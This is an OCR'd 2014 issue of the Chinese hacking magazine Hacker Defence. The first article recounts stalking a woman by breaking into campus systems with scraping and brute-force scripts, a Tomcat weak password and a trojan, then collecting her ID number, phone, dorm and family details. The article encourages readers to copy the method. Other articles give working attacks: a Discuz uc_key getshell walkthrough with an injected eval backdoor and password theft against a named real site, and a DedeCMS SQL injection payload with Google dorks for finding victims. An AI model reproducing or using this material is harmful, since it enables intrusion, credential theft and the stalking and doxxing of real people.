在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

6

总第162期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2014年 第六期 黑客防线

Com Hook实现监控文件复制

微软GS缓冲区安全解决方案探讨

实战UC_Key获取 Discuz! x2.5论坛WebshellWebshell

支付宝钱包手势密码破解实战

编程结束360进程并打造自己的Inline Hook保护进程

社工搞定一面之交的“女神”

《黑客防线》6 期文章目录

总第 162 期 2014 年

漏洞攻防

社工搞定一面之交的“女神”（独猫）……3

实战 UC_Key 获取 Discuz! x2.5 论坛 WebshellWebshell （simeon） ……7

DedeCMS 系统 recommand.php 文件 SQL 注入漏洞获取 Webshell（零）……13

从一次未完成的渗透分析 Cookie （haxsscker）……17

编程解析

Com Hook 实现监控文件复制（李旭昇）……24

编程结束 360 进程并打造自己的 Inline Hook 保护进程（弭相辰）…27

微软 GS 缓冲区安全解决方案探讨（木羊）……34

Windows 的独家文件系统 NTFS（王晓松）……38

Android 远程监控技术

支付宝钱包手势密码破解实战（莫灰灰）……45

2014 年第 7 期杂志特约选题征稿……58

2014 年征稿启示 ……61

社工搞定一面之交的“女神”

文/图 独猫

朋友在校园的图书馆快乐的玩着，准备离开时，在门口遇到了一个漂亮的女孩，清纯可爱。两人四目相接的那一瞬间，一股微弱的电流穿过了他的心脏。最终，朋友还是成功的追到了她。下面，我们就一起来回顾一下朋友是如何追到漂亮女孩的。

首先，只是一面之交，其他信息都不知道。所以，能了解她的唯一方式，就是照片。因此，朋友想到了搞定有学生照片的服务器。经过一翻搜寻，来到 registry.***.edu.cn。打开网站，进入自己的账号，查看照片。发现 url 为 http://registry.xxxxx.edu.cn/xsxx/photo.aspx?id=201201xxxxx。查看后发现照片 url 中 ID 参数为自己的校园卡一卡通卡号，这个卡号明显是顺序排下来的。于是打算写个程序批量拖下来。上 python 代码，因为校内很快，所以也用不到多线程了。

```
import urllib
url="http://registry.xxx.edu.cn/xsxx/photo.aspx?id=201201"
save="z:\\image\\201201"
id=1
print "%05d"%12
while(id<100):
    str="%05d"%id
    urllib.urlretrieve(url+str,save+str+".jpg")
    print url+str
    id=id+1
```

之后就是苦苦的手动搜寻了。功夫不负有心人，终于找到了照片，记下一卡通号，我们称作 20120100001。现在有了一卡通号，该搜寻其他信息了。比如学号，这样就可以知道她是哪个学院哪个班了。接下来该入侵卡务管理中心了。

首先找到一卡通中心 ykt.xxx.edu.cn，经过抓取，大体看了下，发现没有什么漏洞。尝试看看有没有越权漏洞，发现基本所有的功能都有判断用户，但同时发现某个查询数据包有参数 getinfo=http://10.111.60.222/xxxxxxx/xxxx，所以，真正的查询数据库或者查询 API 还是在 10.111.60.222 这台服务器上。这台服务器是朋友以前攻破过的（简略描述拿下过程：8080 端口有 tomcat，manage 管理目录存在，用牛族 tomcat 爆破，得弱口令 tomcat、tomcat222，上传 war 木马，访问即可得 webshell）。重新找到 webshell，whoami 看了一下，是 administrator 用户。Tasklist 看了下没有杀毒软件，直接上传木马，得到最高权限。

先远程查看有哪些文件比较可疑，远程连接上去，发现 ProgramFiles 下的 Sios 系统比较可疑。为了防止打草惊蛇，下载到本地，结果发现无法使用，提示无法注册网络。查看远端注册表，也没有直接看到有用的配置信息，看来只能等没人的时候用远程桌面了。等到晚上，拿出木马，远程桌面，连接上去，发现有“持卡人信息查询功能”，输入学号之后，成功提取出了她的有关信息，如图 1 所示。



图 1

重新整理下已有信息：

一卡通卡号：20120100001

姓名：阿**

身份证号：15****19940620****

生日：94.06.20

身份证所在地：内蒙古自治区呼和浩特市土默特左旗（看她的姓氏，应该就是内蒙古人）

有了这些信息，该收集更多的信息了。比如我们学校泄漏最多的就是网络中心的信息。以前网络中心存在 SQL 注入，朋友还曾经把数据库给入侵了，是 13 年的库。库的结构如图 2 所示。



图 2

漏洞现在已经修复，不管了，先进行搜索一下，竟然没搜索出来。好吧，看样子还是需要亲自看下。校园卡网络中心默认密码是身份证号后 6 位，一般人也都不改。里面包含很多信息，如寝室楼和寝室号、联系电话、IP mac 等（我也没改，因为我没开通校园网，所以没什么信息），用身份证号后六位成功登录。如图 3 所示。

用户信息查询

姓名	阿[redacted]
所在班级或单位	经济学院
有效证件号码	1[redacted]994062[redacted]
联系电话	18[redacted]862
联系电话2	
电子信箱	arn[redacted]edu.cn
入网区域	[redacted]二公寓(4-6层)
详细地址	[redacted]9
网卡物理地址	0860[redacted]4F2F
开户费、施工费	20
预存款金额	360
帐户余额	80 详细清单
开户时间	2013年03月08日
IP地址	49.140.112.[redacted]
网关地址	49.140.112.254
子网掩码	255.255.255.0
首选DNS	[redacted]
备用DNS	

图 3

瞬间就出现了好多信息，我这才明白为什么以前的库查询不到信息，原来这个宿舍楼是新的，所以就没有信息了。

这里能有的信息也就这么多了，朋友想在了解下她的班级和寝室室友。确定了她是金融学院的，也得到了证件号。现在没有办法直接弄网站，弄到她的班级，看样还得穷举。首先她是金融学院 12 级的，也就是学号前 4 位是 4112。根据我们学校的规律，同一个班里，男生学号靠前，女生学号靠后。一个班 30 多人，那我们就从 18 号开始，一共应该有不到 20 个班。

抓包分析登录方式，POST 如下数据到 http://registry.***.edu.cn/xs.aspx：

__EVENTTARGET=imgDl&__EVENTARGUMENT=&__VIEWSTATE=dDwtMTEwNzUxODYyNjs7bDxpbWdEbDs%2BPlTqPDEC%2FgX2JAgJMHk4BfOufq1U&txtXh=4112xxxx&txtPwd=11111

其中 4112xxxx 是待爆破信息，11111 是默认密码。

```
import httplib, urllib
for y in range(1,20):
```

```
yy='%02d'%y
for x in range(18,40):
    httpClient = None
    other=yy+str(x)
    try:
        params = urllib.urlencode({'__EVENTTARGET':
'imgDl','__EVENTARGUMENT':'dDwtMTEwNzUxODYyNjs7bDxpbWdEbDs%2BPlTqPDEC%2FgX2JAg
JMHk4BfOufq1U','txtXh':'4112'+other,'txtPwd':'11111'})
        headers = {"Content-type": "application/x-www-form-urlencoded"
                , "Accept": "text/plain"}
        httpClient = httplib.HTTPConnection("http://registry.***.edu.cn", 80,
timeout=30)
        httpClient.request("POST", "/xs.aspx", params, headers)
        response = httpClient.getresponse()
        str1=str(response.read()).find('20120100001')
        if(str1 !=  -1)
            print other
    except Exception, e:
        print e
```

在跑库的过程中，我忽然想到了一个问题，我所列举的范围仅仅是朋友计算机专业的情况：男多女少。所以我想当然的把女生学号排到了 18 之后，但对于其它专业，尤其是医学护理这种，我的想法就会出现很大的问题。所以我准备扩大范围，最终查询到她是 12 级 5 班的 2*号。

现在所有基本信息都差不多了，接下来就来看看她的生活习惯。先从饮食开始，校园一卡通中心提供了消费记录查询。同样默认密码登录，得到她的消费记录，如图 4 所示。



图 4

经过“大数据”研究，发现她主要是喜欢西北和四川风味，应该喜欢吃辣。根据我们学校寝室分配规律，即按学号顺序排序。如法炮制，搞定她寝室室友的信息，发现她们经常一起吃饭（通过一卡通消费记录发现）。

最后再登录另一个“超级查询系统”（因为里面有的信息实在是太多了），把她所有的信息、QQ、邮箱，甚至父母姓名电话，全都搞定。

至此，所有技术层面，全部完工。

此文没有多少入侵技术，主要是用编程和网络分析能力进行信息提取。让校园里的朋友们也能利用此技术，尽可能的收集信息，搞定“女神”。毕竟，现在已经进入一个信息时代，掌握了信息，就掌握了一切。

实战 UC_Key 获取 Discuz！x2.5 论坛 Webshell

文/图 simeon

路人甲在乌云漏洞平台公布了 Discuz 的利用 UC_KEY 进行 getshel 的文章（http://www.wooyun.org/bugs/wooyun-2014-048137），网上随即公开了两套通过 uc_key 获取 Webshell 的代码。虽然最终也成功获取了 Webshell，但在获取 Webshell 过程中有一些经验值得分享。uc_key 是 Discuz UC 客户端与服务端通信的通信密钥，因此使用 uc_key 只能获取 UCenter Client 的 webshell，即 Discuz 论坛的 webshell。如果一台服务器上只有 UCenter Server，是不能通过 uc_key 来获取该服务器上的 webshell 的，不过可以通过 uc_key 将服务器上的数据重置用户口令，下面将如何测试网上公布的 0Day 和实战过程进行分享。

测试网上公布的 0day 代码

通过在搜索引擎中检索“uc_key”关键词，可以方便地获取一些通过 uc_key 获取 webshell 的文章，通过查看文章顺利获取 0day 代码。

1.测试误区

下载到 uc_key.php 和 uc_key.py 代码后，首先通过程序 uc_key.py 进行编译执行，结果出现错误提示：“IndexError: list index out of range”，如图 1 所示。通过搜索错误提示，也没有找到解决错误的方法。后面直接执行“python uc_key.py 127.0.0.1”命令则可以顺利执行。



图 1 测试 uc_key.py 出错

2. uc_key.php 测试

1）获取 uc_key 值

获取 uc_key 可以通过“config\config_ucenter.php”文件获取，也可以通过登录后台获取，如图 2 所示。单击“站长”-“Ucenter 设置”，复制“Ucenter 通信密钥”中的值即可。

图 2 获取 uc_key 值

2）获取 webshell

对最新版本 X3.1 测试过程中，发现如果系统开启了防水墙会禁止危险脚本访问。如图 3 所示，对利用代码进行屏蔽和阻止，导致 Webshell 获取失败。如果数据库没有开启也会出现上面的错误提示。如果在最后的结果中出现提示“1”，如图 4 所示，则表示获取 webshell 成功。



图 3 获取 Webshell 失败



图 4 获取 webshell 成功

对于 X25 系列，则可以轻松获取 Webshell，执行命令“php uc_key.php”命令后，会直接修改“config\config_ucenter.php”，如图 5 所示，密码为 1。

```
<?php


define('UC_CONNECT', 'mysql');

define('UC_DBHOST', 'localhost');
define('UC_DBUSER', 'root');
define('UC_DBPW', '[redacted]');
define('UC_DBNAME', 'x25gbk');
define('UC_DBCHARSET', 'gbk');
define('UC_DBTABLEPRE', '`x25gbk`.pre_ucenter_');
define('UC_DBCONNECT', 0);

define('UC_CHARSET', 'gbk');
define('UC_KEY', '0e4b66b[redacted]b7686d649206358f5479fb2519895a1e7d43a52fde6
define('UC_API', 'http://aaa');eval($_POST[1]);//');
define('UC_APPID', '1');
define('UC_IP', '');
define('UC_PPP', 20);
```

图 5 修改配置文件获取 webshell

通过 uc_key.php 获取 webshell，每次都需要修改 uc_key.php 中的 host 和 uc_key 值，使用起来不太方便，而通过 uc_key.py 则方便很多，如图 6 所示，通过执行 python uc_key.py host uc_key 值，可以直接获取 webshell。



图 6 通过 uc_key.py 获取 webshell

实战网上获取 Webshell

1.搜索敏感配置文件

在 google 中输入“config/config_global.php.bak”、“config/config_ucenter.php.bak”，如图 7 所示，对搜索结果进行分析和整理。在搜索过程中可以加入“index of”获取敏感信息。

图 7 google 搜索敏感信息

2.查看搜索结果

在搜索结果中获取“www.tjeco.org/edusite/config”，该结果明显存在文件路径泄漏漏洞。如图 8 所示，单击文件链接，尝试能否获取文件的具体内容。经过测试，发现无法获取文件内容，对 bak 文件无法下载或者查看，直接获取 uc_key 值再此处行不通。

图 8 获取敏感文件泄漏漏洞

3.获取数据库备份文件

对该站点存在的数据库地址进行浏览和查看，如图 9 所示，管理员对网站数据进行过备份，单击可以直接下载。

图 9 下载数据库

4.破解管理员密码

下载 120903_dl8Ni1-1.sql 文件后，将该数据库备份文件导入本地 mysql 数据库，进行查看。如图 10 所示，获取用户的密码等信息，对管理的帐号通过 cmd5 网站进行破解，如图 11 所示，密码为“admin”，简直无语。



图 10 获取用户密码等信息



图 11 获取管理员密码

5.获取 uc_key 值

如图 12 所示，通过后台管理系统，获取 uc_key 通信密钥值。

图 12 获取 uc_key 值

6.获取 webshell

将该值通过“php uc_key.php”或者“python uc_key.py www.xxx.org uc_key”进行漏洞利用，成功获取 webshell。如图 13 所示，通过 webshell 可以看出该网站曾经被人入侵过，入侵者留了一个大马。



图 13 成功获取 webshell

7.获取服务器系统管理员的帐号

通过 webshell 命令提示符，如图 14 所示，执行“whoami”命令得知脚本为 system 权限。上次 wce.exe，通过“wce –w”直接获取系统管理员密码。



图 14 获取系统管理员账号

防范与总结

Discuz！论坛在安装成功后可以通过以下一些设置加强论坛的安全：

（1）严格设置论坛目录权限，例如“D:\ComsenzEXP\wwwroot\config”设置为没有写入权限。

（2）Apache+PHP+Mysql 平台授予最低权限，不要授予 system 权限。可以通过 webshell 进行测试。

（3）备份数据库后，要及时下载并删除数据库备份文件。

（4）设置强健的管理员密码，安全验证问题和答案。

（5）关注最新 Discuz！论坛漏洞和利用方法，及时更新补丁程序。

DedeCMS 系统 recommand.php 文件 SQL 注入漏洞获取 Webshell

文/图 零

近期网友在 dedecms 中发现了全版本通杀的 SQL 注入漏洞，并且已有许多资深技术员对此漏洞进行了分析，提供了许多利用代码和工具，对于许多刚入门的新手来说这无疑是一个练手的好机会，我在这里只是简单的实验一下该漏洞的利用，提供入侵的思路。

寻找漏洞网站

由于 dede 比较出名，所以只需 google 一下“Powered by DedeCMS”即可获得大量结果，如图 1 所示。

图 1 通过 google 获取目标信息

根据我搜索的经验大部分存在此漏洞的网站皆有“Powered by DedeCMSV57_GBK_SP1 © 2004-2011 DesDev Inc.”标识，所以推荐用此标识作为关键字进行搜索，如图 2 所示，此关键字获得的搜索结果更好一些。

图 2 采用网站标识做关键字进行搜索结果

目标网站筛选

作为刚入门的新手，我只能利用网上已有的注入语句进行手动试探，随机点开一个网站将构造好的注入语句附在网址的后边，幸运的话就可以找出管理员用户名和密码。我所用的注入语句是“DEDECMS 批量攻击所利用的工具”中所用的语句。

“/plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][type]&_FILES[type][tmp_name]=aa\'and+char(@`'`)+/*!50000Union*/+/*!50000SeLect*/+1,2,3,concat(0x3C6162633E,group_concat(0x7C,userid,0x3a,pwd,0x7C),0x3C2F6162633E),5,6,7,8,9%20from%20`%23@__admin`%23";$exp=@file_get_contents($expp)”。

并不是所有网站都能找出管理员用户名和密码，有些网站安装安全狗、加速乐的防火墙，因此入侵可能被拦击或出错，就会获得如图 3 和图 4 的结果。

图 3 注入被拦截情况

图 4 出现错误信息的情况

但是不要灰心，这需要有一定的耐心去挨个尝试，相信总能找到目标，也可以用 Sunshie 写的 DEDECMS 批量攻击的工具进行批量爆破，爆出的用户名和密码如图 5 所示。



图 5 获取网站管理员帐号和密码

冒号前面为“用户名”，后面为密码的 md5 加密形式，本例中爆出两个用户信息，以密码一为例“171469e80d32c0559f88”去掉前三位和最后一位将剩余内容到 md5 解密网站进行解密即可得密码为“admin888”如图 6 所以。

图 6 md5 解密获得管理员密码

获取后台登陆地址

漏洞都是现成的，密码也容易破解，但痛苦的是找不到后台地址，无法登陆。对此解决方法主要有：

1）利用 dede 默认登陆地址 site+/dede/，但可能性不大，在安装时通常都会改变默认后台登陆地址；

2）利用 google 进行后台地址搜索；

3）进行尝试性猜测；

4）利用 dedecms 系统其他信息进行查找。

这里我使用的是 mysql_error 信息，将 data/mysql_error_trace.inc 附在网址后边即可，图中红色信息即是我们要找的登陆地址，如图 7 所示。



图 7 获取 dedecms 后台登陆地址

另有其他一些类似语句可以利用，如：

/include/dialog/select_media.php?f=form1.murl

/include/dialog/select_soft.php 等等利用方法同上，但不能保证通杀。

登陆后台获得 webshell

登录后台后，由于 dedecms 最高管理员可以上传任何文件。通过文件上传直接获取 Webshell，如图 8 所示，通过生成文件添加一句话即可。



图 8 生成一句话后门

通过菜刀一句话对刚添加的 webshell 进行管理，如图 9 所示，成功连接获得 webshell。



图 9 成功获取 webshell

另一种入侵思路

由于才有 dede 的网站后台不容易获取，而 mysql_error 信息等也不能保证通杀，所以我们可以采取先获得后台地址的方法，即用“inurl:data/mysql_error_trace.inc”做为关键字直接进行搜索，搜索结果如图 10 所示。

图 10 利用 mysql_error 信息页作为关键字进行目标网站搜索结果

